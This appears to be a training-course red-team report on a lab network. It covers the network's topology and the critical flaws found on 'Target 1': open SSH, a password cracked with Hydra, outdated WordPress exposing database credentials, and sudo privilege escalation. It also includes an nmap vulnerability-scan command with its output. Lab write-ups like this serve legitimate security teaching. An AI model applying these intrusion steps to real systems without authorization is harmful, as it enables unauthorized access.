Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Author: Robert Brockmeyer

Section 1

Red Team

Table of Contents for Offensive Section

This document contains the following resources:

Network Topology & Critical Vulnerabilities


Exploits Used

Avoiding Detect

Maintaining Access

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows 10
Hostname: ML-RefVm-684427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: target1

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: server1

IPv4: 192.168.1.100
OS: Ubuntu 18.04.4 LTS
Hostname: ELK


Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Security Misconfiguration	Port 22 is unrestricted. Port is vulnerable to internet.	We were able to SSH into 192.168.1.110 and set up a user shell as Michael.
Weak Password Policy	Password rules are too weak.	Michael’s password was found using Hydra.
During Enumeration, a dated version of WordPress was found. (version 4.8.7)	The attacker used an outdated version of WordPress to gain access to usernames on the network.	This allows the attacker to find credentials for the SQL database passwords. Hashes were also found on the database.
Privilege Escalation	An attacker found Steven has sudo privileges using *sudo -l*.	Using a Python shell, we were able to gain root access.

CVE Vulnerabilities

- Nmap Command: nmap -sV -script=vulners -v 192.168.1.110
- Link to Full CVE Vulnerability List: CVE Vulnerability Document



```
root@Kali:/usr/share/nmap/scripts# nmap --script-updatedb*
nmap: unrecognized option '--script-updatedb*'
See the output of nmap -h for a summary of options.
root@Kali:/usr/share/nmap/scripts# nmap --script nmap-vulners -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:39 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00100s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7p1:
|       EDB-ID:21018    10.0    https://vulners.com/exploitdb/EDB-ID:21018      *EXPLOIT*
